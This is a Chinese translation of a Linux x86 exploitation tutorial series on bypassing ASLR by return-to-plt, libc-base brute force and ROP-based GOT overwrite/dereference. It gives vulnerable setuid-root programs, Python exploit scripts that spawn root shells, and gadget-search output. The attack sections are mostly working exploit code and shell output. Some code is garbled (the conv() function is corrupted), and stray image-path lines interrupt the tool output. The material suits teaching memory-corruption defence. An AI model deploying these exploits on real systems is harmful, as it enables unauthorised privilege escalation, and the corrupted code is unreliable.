�����\��� �������AAAA0��������S
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

现在完全绕过了NX 位，让我们看看如何在下一篇文章中绕过ASLR。

绕过ASLR -- 第一部分

> 译者：hackyzh
>
> 原文：Bypassing ASLR – Part I

前提条件：

经典的基于堆栈的缓冲区溢出

虚拟机安装：Ubuntu 12.04（x86）

在以前的帖子中，我们看到了攻击者需要知道下面两样事情

- 堆栈地址（跳转到shellcode）
- libc基地址（成功绕过NX 位）

为了利用漏洞代码。 为了阻止攻击者的行为，安全研究人员提出了一个称为“ASLR”的漏洞利用。

什么是 **ASLR?**

地址空间布局随机化（ASLR）是随机化的利用缓解技术:

- 堆栈地址
- 堆地址
- 共享库地址

一旦上述地址被随机化，特别是当共享库地址被随机化时，我们采取的绕过NX 位的方法不会生效，因为攻击者需要知道libc基地址。但这种缓解技术并不完全是万无一失的，因此在这篇文章中我们可以看到如何绕过共享库地址随机化！

我们已经知道从前一篇文章的 `exp.py` libc函数地址计算如下：

```
libc function address = libc base address + function offset
```

其中

因为随机化被关闭，所以libc基址是常量（ `0xb7e22000` - 对于我们的 `vuln` 二进制文件）。

函数偏移也是不变的（从 `readelf -s libc.so.6 | grep` 获得）

现在当我们打开完全随机化（使用下面的命令）

```
#echo 2 > /proc/sys/kernel/randomize_va_space
```

libc基地址将被随机化。

注意：只有libc基地址是随机的，特定功能的偏移与其基地址始终保持不变！因此，如果我们可以绕过共享库基地址随机化，即使打开ASLR，也可以成功利用易受攻击的程序（使用三种技术）。

- Return-to-plt（这章）
- 爆破（第二部分）
- GOT 覆盖和解引用（第三部分）

什么是**return-to-plt?**

在这种技术中，而不是返回到libc函数（其地址是随机的）攻击者返回到一个函数的PLT（其地址不是随机的-其地址在执行之前已知）。由于 `function@PLT` 不是随机的，所以攻击者不再需要预测libc的基地址，而是可以简单地返回到 `function@PLT` 来调用 `function` 。

什么是**PLT**，如何通过调用 **`function@PLT`** 来调用“函数”？

要了解过程链接表（PLT），先让我简要介绍一下共享库！

与静态库不同，共享库代码段在多个进程之间共享，而其数据段对于每个进程是唯一的。这有助于减少内存和磁盘空间。由于代码段在多个进程之间共享，所以应该只有 `read` 和 `execute` 权限，因此动态链接器不能重新定位代码段中存在的数据符号或函数地址（因为它没有写权限）。那么动态链接如何在运行时重新定位共享库符号而不修改其代码段?它使用PIC完成！

什么是**PIC**？

位置无关代码（PIC）是为了解决这个问题而开发的 - 它确保共享库代码段在多个进程之间共享，尽管在加载时执行重定位。PIC通过一级间接寻址实现这一点-共享库代码段不包含绝对虚拟地址来代替全局符号和函数引用，而是指向数据段中的特定表。该表是全局符号和函数绝对虚拟地址的占位符。动态链接器作为重定位的一部分来填充此表。因此，只有重定位数据段被修改，代码段保持不变！

动态链接器以两种不同的方式重新定位PIC中发现的全局符号和函数，如下所述：

全局偏移表（GOT）：

全局偏移表包含每个全局变量的4字节条目，其中4字节条目包含全局变量的地址。当代码段中的指令引用全局变量时，而不是全局变量的绝对虚拟地址，指令指向GOT中条目。当加载共享库时，GOT条目由动态链接器重新定位。因此，PIC使用该表来重新定位具有单个间接级别的全局符号。

过程链接表（PLT）： 过程链接表包含每个全局函数的存根代码。代码段中的调用指令不直接调用函数（ `function` ），而是调用存根代码（ `function @ PLT` ）。这个存根代码在动态链接器的帮助下解析了函数地址并将其复制到GOT（ `GOT [n]` ）。这次解析仅在函数（ `function` ）的第一次调用期间发生，稍后当代码段中的调用指令调用存根代码（ `function @PLT` ）时，而

不是调用动态链接器来解析函数地址（`function`）存根代码直接从GOT（`GOT[n]`）获取功能地址并跳转到它。因此，PIC使用这个表来重新定位具有两级间接的功能地址。

很好，你阅读了关于PIC的内容，并了解了它有助于保持共享库代码段的完整，因此它有助于共享库代码段在许多进程之间真正的共享！但是你有没有想过，为什么当它不共享任何进程时，在可执行文件的代码段需要有一个GOT 条目或PLT存根代码？它的安全保护机制。现在默认情况下，代码段只能被赋予读取和执行权限，没有写入权限（`R_X`）。这种安全保护机制甚至不允许动态链接器写入代码段，因此它不能重新定位代码段中发现的数据符号或函数地址。因此，为了允许动态链接器重定位，可执行文件也需要GOT 条目和PLT存根代码，就像共享库一样！

实例：

```
//eg.c
//$gcc -g -o eg eg.c
#include <stdio.h>

int main(int argc, char* argv[]) {
 printf("Hello %s\n", argv[1]);
 return 0;
}
```

下面的反汇编显示，我们不会直接调用`printf`，而是调用相应的PLT代码`printf@PLT`。

```
(gdb) disassemble main
Dump of assembler code for function main:
 0x080483e4 <+0>: push %ebp
 0x080483e5 <+1>: mov %esp,%ebp
 0x080483e7 <+3>: and $0xfffffff0,%esp
 0x080483ea <+6>: sub $0x10,%esp
 0x080483ed <+9>: mov 0xc(%ebp),%eax
 0x080483f0 <+12>: add $0x4,%eax
 0x080483f3 <+15>: mov (%eax),%edx
 0x080483f5 <+17>: mov $0x80484e0,%eax
 0x080483fa <+22>: mov %edx,0x4(%esp)
 0x080483fe <+26>: mov %eax,(%esp)
 0x08048401 <+29>: call 0x8048300 <printf@plt>
 0x08048406 <+34>: mov $0x0,%eax
 0x0804840b <+39>: leave
 0x0804840c <+40>: ret
End of assembler dump.
(gdb) disassemble 0x8048300
Dump of assembler code for function printf@plt:
 0x08048300 <+0>: jmp *0x804a000
 0x08048306 <+6>: push $0x0
 0x0804830b <+11>: jmp 0x80482f0
End of assembler dump.
(gdb)
```

在 `printf` 第一次调用之前，其相应的GOT条目（ `0x804a000` ）指针将返回到PLT代码（ `0x8048306` ）。因此，当第一次调用 `printf` 函数时，其对应的函数地址将在动态链接器的帮助下得到解决。

```
(gdb) x/1xw 0x804a000
0x804a000 <printf@got.plt>: 0x08048306
(gdb)
```

现在在 `printf` 的调用之后，其相应的GOT条目包含 `printf` 函数地址(如下所示):

```
(gdb) x/1xw 0x804a000
0x804a000 <printf@got.plt>: 0xb7e6e850
(gdb)
```

注1：如果你想知道更多的PLT和GOT，请看这个博客的文章！

注2：在另一篇文章中，我将详细介绍如何在动态链接器的帮助下动态解析libc函数地址。到目前为止，只要记住下面两个语句（ `printf@PLT` 的一部分）负责函数地址解析！

```
0x08048306 <+6>: push $0x0
0x0804830b <+11>: jmp 0x80482f0
```

现在有了这些知识，我们知道攻击者不需要精确的libc函数地址来调用libc函数，可以使用 `function@PLT` 地址（在执行之前知道）来简单地调用它。

漏洞代码：

```
#include <stdio.h>
#include <string.h>

/* Eventhough shell() function isnt invoked directly, its needed
 here since 'system@PLT' and 'exit@PLT' stub code should be pres
ent in executable to successfully exploit it. */
void shell() {
 system("/bin/sh");
 exit(0);
}

int main(int argc, char* argv[]) {
 int i=0;
 char buf[256];
 strcpy(buf,argv[1]);
 printf("%s\n",buf);
 return 0;
}
```

编译命令：

```
#echo 2 > /proc/sys/kernel/randomize_va_space
$gcc -g -fno-stack-protector -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

现在反汇编可执行文件'vuln'，我们可以找到‘system@PLT’和 ‘exit@PLT’的地址。

```
(gdb) disassemble shell
Dump of assembler code for function shell:
 0x08048474 <+0>: push %ebp
 0x08048475 <+1>: mov %esp,%ebp
 0x08048477 <+3>: sub $0x18,%esp
 0x0804847a <+6>: movl $0x80485a0,(%esp)
 0x08048481 <+13>: call 0x8048380 <system@plt>
 0x08048486 <+18>: movl $0x0,(%esp)
 0x0804848d <+25>: call 0x80483a0 <exit@plt>
End of assembler dump.
(gdb)
```

使用这些地址我们可以写一个绕过ASLR（和NX 位）的漏洞利用代码！

利用代码：

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

system = 0x8048380
exit = 0x80483a0
system_arg = 0x80485b5     #Obtained from hexdump output of exec
utable 'vuln'

#endianess convertion
def conv(num):
 return struct.pack("<I",numystem + exit + system_arg
buf = "A" * 272
buf += conv(system)
buf += conv(exit)
buf += conv(system_arg)

print "Calling vulnerable program"
call(["./vuln", buf])
```

执行上面的exploit程序给我们root shell，如下所示：

```
$ python exp.py
Calling vulnerable program
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA������
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

注意：为了获得这个root shell，可执行文件应包含 `system@PLT` 和 `exit@PLT` 代码。在第三部分中，我将讨论GOT覆盖和GOT解引用技术，即使在可执行文件中不存在必需的PLT存根代码，并且当ASLR被打开时，也可以帮助攻击者调用libc函数。

绕过 ASLR -- 第二部分

> 译者：飞龙
>
> 原文：Bypassing ASLR – Part II

预备条件：

经典的基于栈的溢出

VM 配置：Ubuntu 12.04 (x86)

这篇文章中，让我们看看如何使用爆破技巧，来绕过共享库地址随机化。

> 什么是爆破？

在这个技巧中，攻击者选择特定的 Libc 基址，并持续攻击程序直到成功。假设你足够幸运，这个技巧是用于绕过 ASLR 的最简单的技巧。

漏洞代码：

```
//vuln.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
 char buf[256];
 strcpy(buf,argv[1]);
 printf("%s\n",buf);
 fflush(stdout);
 return 0;
}
```

编译命令：

```
#echo 2 > /proc/sys/kernel/randomize_va_space
$gcc -fno-stack-protector -g -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

让我们来看看，攻击者如何爆破 Libc 基址。下面是（当随机化打开时）不同的 Libc 基址：

```
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b6000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7568000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7595000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75d9000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7542000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb756a000)
$
```

上面展示了，Libc 随机化仅限于 8 位。因此我们可以在最多 256 次尝试内，得到 root shell。在下面的利用代码中，让我们选择 `0xb7595000` 作为 Libc 基址，并让我们尝试几次。

利用代码：

```
#exp.py
#!/usr/bin/env python
import struct
from subprocess import call

libc_base_addr = 0xb7595000
exit_off = 0x00032be0             #Obtained from "readelf -s lib
c.so.6 | grep system" command.
system_off = 0x0003f060           #Obtained from "readelf -s lib
c.so.6 | grep exit" command.
system_addr = libc_base_addr + system_off
exit_addr = libc_base_addr + exit_off
system_arg = 0x804827d

#endianess convertion
def conv(num):
 return struct.pack("<I",numystem + exit + system_arg
buf = "A" * 268
buf += conv(system_addr)
buf += conv(exit_addr)
buf += conv(system_arg)

print "Calling vulnerable program"
#Multiple tries until we get lucky
i = 0
while (i < 256):
 print "Number of tries: %d" %i
 i += 1
 ret = call(["./vuln", buf])
 if (not ret):
  break
 else:
  print "Exploit failed"
```

运行上面的利用代码，我们会得到 root shell（在下面展示）：

```
$ python exp.py
Calling vulnerable program
Number of tries: 0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA`@]??{\?}?
Exploit failed
...
Number of tries: 42
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA`@]??{\?}?
Exploit failed
Number of tries: 43
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA`@]??{\?}?
# id
uid=1000(sploitfun) gid=1000(sploitfun) euid=0(root) egid=0(root
) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
09(lpadmin),124(sambashare),1000(sploitfun)
# exit
$
```

注意：也可以爆破类似的栈和堆段的地址。

绕过 ASLR -- 第三部分

> 译者：飞龙
>
> 原文：Bypassing ASLR – Part III

预备条件：

1. 经典的基于栈的溢出
2. 绕过 ASLR -- 第一部分

VM 配置：Ubuntu 12.04 (x86)

在这篇文章中，让我们看看如何使用 GOT 覆盖和解引用技巧。来绕过共享库地址随机化。我们在第一部分中提到过，即使可执行文件没有所需的 PLT 桩代码，攻击者也可以使用 GOT 覆盖和解引用技巧来绕过 ASLR。

漏洞代码：

```
// vuln.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main (int argc, char **argv) {
 char buf[256];
 int i;
 seteuid(getuid());
 if(argc < 2) {
  puts("Need an argument\n");
  exit(-1);
 }
 strcpy(buf, argv[1]);
 printf("%s\nLen:%d\n", buf, (int)strlen(buf));
 return 0;
}
```

编译命令：

```
#echo 2 > /proc/sys/kernel/randomize_va_space
$gcc -fno-stack-protector -o vuln vuln.c
$sudo chown root vuln
$sudo chgrp root vuln
$sudo chmod +s vuln
```

注意：

1. `system@PLT` 并没有在我们的可执行文件 `vuln` 中出现。
2. 字符串 `sh` 也没有在我们的可执行文件 `vuln` 中出现。

> 什么是 GOT 覆盖？

这个技巧帮助攻击者，将特定 Libc 函数的 GOT 条目覆盖为另一个 Libc 函数的地址（在第一次调用之后）。但是它也可以覆盖为 `execve` 函数的地址 -- 当偏移差加到 `GOT[getuid]` 的时候。我们已经知道了，在共享库中，函数距离其基址的偏移永远是固定的。所以，如果我们将两个 Libc 函数的差值（ `execve` 和 `getuid` ）加到 `getuid` 的 GOT 条目，我们就得到了 `execve` 函数的地址。之后，调用 `getuid` 就会调用 `execve` 。

```
offset_diff = execve_addr - getuid_addr
GOT[getuid] = GOT[getuid] + offset_diff
```

> 什么是 GOT 解引用？

这个技巧类似于 GOT 覆盖，但是这里不会覆盖特定 Libc 函数的 GOT 条目，而是将它的值复制到寄存器中，并将偏移差加到寄存器的内容。因此，寄存器就含有所需的 Libc 函数地址。例如， `GOT[getuid]` 包含 `getuid` 的函数地址，将其复制到寄存器。两个 Libc 函数（ `execve` 和 `getuid` ）的偏移差加到寄存器的内容。现在跳到寄存器的值就调用了 `execve` 。

```
offset_diff = execve_addr - getuid_addr
eax = GOT[getuid]
eax = eax + offset_diff
```

这两个技巧看起来类似，但是当缓冲区溢出发生时，如何在运行时期执行这些操作呢？我们需要识别出一个函数（它执行这些加法，并将结果复制到寄存器），并跳到特定的函数来完成 GOT 覆盖或解引用。但是很显然，没有单一的函数（不在 Libc 也不在我们的可执行文件中）能够为我们做这些。这里我们使用 ROP。

> 什么是 ROP？

ROP 是个技巧，其中攻击者一旦得到了调用栈的控制之后，他就可以执行精心构造的机器指令，来执行它所需的操作，即使没有直接的方式。例如，在 return-to-libc 攻击中，我们将返回地址覆盖为 `system` 的地址，来执行 `system` 。但是如果 `system` （以及 `execve` 函数族）从 Libc 共享库中溢出了，攻击者就不能获得 root shell。这时，ROP 就可以拯救攻击者。在这个技巧中，即使任何所需的 Libc 函数都不存在，攻击者可以通过执行一系列的零件（gadget），来模拟所需的 Libc 函数。

> 什么是零件？

零件是一系列汇编指令，它们以 `ret` 汇编指令结尾。攻击者使用零件地址来覆盖返回地址，这个零件包含一系列汇编指令，它们类似于 `system` 开头的一些汇编指令。所以，返回到这个零件地址，就可以执行一部分 `system` 的功

能。 `system` 功能的剩余部分，通过返回到一些其他零件来完成。由此，链接一系列的零件可以模拟 `system` 的功能。因此 `system` 即使移除了也能够执行。

> 但是如何在可执行文件中找到可用的零件？

可以使用零件工具来寻找。有很多工具，例如 ropeme、ROPgadget、rp++，它们有助于攻击者在二进制中寻找零件。这些工具大多都寻找 `ret` 指令，之后往回看来寻找实用的机器指令序列。

在我们这里，我们并不需要使用 ROP 零件俩模拟任何 Libc 函数，反之，我们需要覆盖 Libc 函数的 GOT 条目，或者确保任何寄存器指向 Libc 函数地址。让我们看看如何使用 ROP 零件来完成 GOT 覆盖和解引用吧。

使用 ROP 的 GOT 覆盖

零件 1：首先我们需要一个零件，它将偏移差加到 `GOT[getuid]` 上。所以让我们寻找一个 `add` 零件，它将结果复制到内存区域中。

```
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 1
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..

Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
65 found.

A total of 65 gadgets found.
...
0x080486fb: addb %dh, -0x01(%esi,%edi,8) ; jmpl *0x00(%ecx) ; (1
 found)
0x0804849e: addl %eax, 0x5D5B04C4(%ebx) ; ret ; (1 found)
...
$
```

好的。我们找到了一个 `add` 零件，它将结果复制到内存区域中。现在如果我们可以使 EBX 包含 `GOT[getuid] - 0x5d5b04c4` ，并使 EAX 包含偏移差，我们就可以成功执行 GOT 覆盖。

零件 2：确保 EBX 包含 `getuid` 的 GOT 条目。 `getuid` 的 GOT 条目（在下面展示）位于 `0x804a004` 。因此 EBX 应该为 `0x804a004` ，但是由于 `add` 零件中，固定值 `0x5d5b04c4` 加到了 EBX，所以 EBX 应减去这个固定值，也就是 `ebx = 0x804a004 -0x5d5b04c4 = 0xaaa99b40` 。现在我们需要寻找一个零件，它将这个值 `0xaaa99b40` 复制到 EBX 寄存器中。

```
$ objdump -R vuln
vuln: file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET TYPE VALUE
08049ff0 R_386_GLOB_DAT __gmon_start__
0804a000 R_386_JUMP_SLOT printf
0804a004 R_386_JUMP_SLOT getuid
...
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 1
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..

Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
65 found.

A total of 65 gadgets found.
...
0x08048618: popl %ebp ; ret ; (1 found)
0x08048380: popl %ebx ; ret ; (1 found)
0x08048634: popl %ebx ; ret ; (1 found)
...
$
```

好的，我们找到了 `pop ebx` 零件。因此将该值 `0xaaa99b40` 压入栈，并返回到 `pop ebx` 之后， EBX 包含 `0xaaa99b40` 。

零件 3：确保 EAX 包含偏移差。因此我们需要找到一个零件，它将偏移差复制到 EAX 寄存器中。

```
$ gdb -q vuln
...
(gdb) p execve
$1 = {} 0xb761a1f0
(gdb) p getuid
$2 = {} 0xb761acc0
(gdb) p/x execve - getuid
$4 = 0xfffff530
(gdb)
...
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 1
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..


Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
65 found.

A total of 65 gadgets found.
...
0x080484a3: popl %ebp ; ret ; (1 found)
0x080485cf: popl %ebp ; ret ; (1 found)
0x08048618: popl %ebp ; ret ; (1 found)
0x08048380: popl %ebx ; ret ; (1 found)
0x08048634: popl %ebx ; ret ; (1 found)
...
$
```

因此将偏移差 `0xfffff530` 压入栈中，并返回到 `pop eax` 指令，将偏移差复制给 EAX。但是不幸的是，在我们的二进制 `vuln` 中，我们不能找到 `popl %eax; ret;` 零件。因此 GOT 覆盖是不可能的。

栈布局：下面的图片描述了用于完成 GOT 覆盖的零件链。



使用 ROP 的 GOT 解引用

零件 1：首先我们需要一个零件，它将偏移差加到 `GOT[getuid]` ，并且它的结果需要加载到寄存器中。所以让我们寻找一个 `add` 零件，它将结果复制到寄存器中。

```
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 4
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..

Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
166 found.

A total of 166 gadgets found.
...
0x08048499: addl $0x0804A028, %eax ; addl %eax, 0x5D5B04C4(%ebx)
 ; ret ; (1 found)
0x0804849e: addl %eax, 0x5D5B04C4(%ebx) ; ret ; (1 found)
0x08048482: addl %esp, 0x0804A02C(%ebx) ; calll *0x08049F1C(,%ea
x,4) ; (1 found)
0x0804860e: addl -0x0B8A0008(%ebx), %eax ; addl $0x04, %esp ; po
pl %ebx ; popl %ebp ; ret ; (1 found)
...
$
```

好的。我们找到一个 `add` 零件，它将结果复制到寄存器中。现在如果我们可以使 EBX 包含 `GOT[getuid] + 0xb8a0008` ，并使 EAX 包含偏移差，我们就可以成功执行 GOT 解引用。

零件 2：我们在 GOT 覆盖中看到，可执行文件 `vuln` 中找到了 `pop %ebx; ret;` 。

零件 3：我们在 GOT 覆盖中看到，可执行文件 `vuln` 中没有找到 `pop %eax; ret;` 。

零件 4：通过调用寄存器来调用 `execve` 。因此我们需要 `call *eax` 零件。

```
$ ~/roptools/rp++ --atsyntax -f ./vuln -r 1
Trying to open './vuln'..
Loading ELF information..
FileFormat: Elf, Arch: Ia32
Using the AT&T syntax..


Wait a few seconds, rp++ is looking for gadgets..
in PHDR
0 found.

in LOAD
65 found.

A total of 65 gadgets found.
...
0x080485bb: calll *%-0x000000E0(%ebx,%esi,4) ; (1 found)
0x080484cf: calll *%eax ; (1 found)
0x0804860b: calll *%eax ; (1 found)
...
$
```

好的。我们发现了 `call *eax` 零件。但是还是因为零件 3 `popl %eax; ret;` 没有找到，GOT 解引用也是无法实现的。

栈布局：下面的图片描述了用于完成 GOT 解引用的零件链：



在似乎没有更多方法时（至少对于我来说，当我开始了解 ROP 的时候），Reno 向我介绍了下面的解法，通过手动搜索 ROP 零件。非常感谢，所以继续吧。

手动搜索 ROP 零件

由于 ROP 零件工具不能找到 `pop eax;ret;` 零件，让我们手动搜索来寻找，是否能找到任何有趣的零件，能够帮助我们将偏移差复制给 EAX 寄存器。

反汇编二进制 `vuln`（使用下面的命令）：

```
$objdump -d vuln > out
```

零件 4：使用偏移差 `0xffff530` 加载 EAX。反汇编展示了一个 MOV 指令，它将栈内容复制给 EAX：

```
80485b3: mov 0x34(%esp),%eax
80485b7: mov %eax,0x4(%esp)
80485bb: call *-0xe0(%ebx,%esi,4)
80485c2: add $0x1,%esi
80485c5: cmp %edi,%esi
80485c7: jne 80485a8 <__libc_csu_init+0x38>
80485c9: add $0x1c,%esp
80485cc: pop %ebx
80485cd: pop %esi
80485ce: pop %edi
80485cf: pop %ebp
80485d0: ret
```

但是`ret`（`0x80485d0`）看起来离这个指令（`0x80485b3`）很远。所以这里的挑战是，在`ret`指令之前，我们需要保证 EAX 不被修改。

不修改 EAX：

这里让我们看看如何使 EAX 在`ret`指令（`0x80485d0`）之前不被修改。这是一个调用指令（`0x80485bb`），所以让我们用这种方式来加载 EBX 和 ESI，就是调用指令会调用一个函数，它不修改 EAX。`_fini`看起来不修改 EAX。

```
0804861c <_fini>:
804861c: push %ebx
804861d: sub $0x8,%esp
8048620: call 8048625 <_fini+0x9>
8048625: pop %ebx
8048626: add $0x19cf,%ebx
804862c: call 8048450 <__do_global_dtors_aux>
8048631: add $0x8,%esp
8048634: pop %ebx
8048635: ret

08048450 <__do_global_dtors_aux>:
8048450: push %ebp
8048451: mov %esp,%ebp
8048453: push %ebx
8048454: sub $0x4,%esp
8048457: cmpb $0x0,0x804a028
804845e: jne 804849f <__do_global_dtors_aux+0x4f>
...
804849f: add $0x4,%esp
80484a2: pop %ebx
80484a3: pop %ebp
80484a4: ret
```

`_fini`调用了`_do_global_dtors_aux`，在我们将内存地址`0x804a028`设为 1 的时候，这里 EAX 可以可以保留下来。

为了调用 `_fini` ，EBX 和 ESI 的值是什么呢？

1. 首先我们需要寻找一个内存地址，它包含 `_fini` 的地址 `0x804861c` 。像下面展示的那样，内存地址 `0x8049f3c` 包含了 `_fini` 地址。

```
0x8049f28 :     0x00000001 0x00000010 0x0000000c 0x08048354
0x8049f38 <_DYNAMIC+16>: 0x0000000d 0x0804861c 0x6ffffef5 0x
080481ac
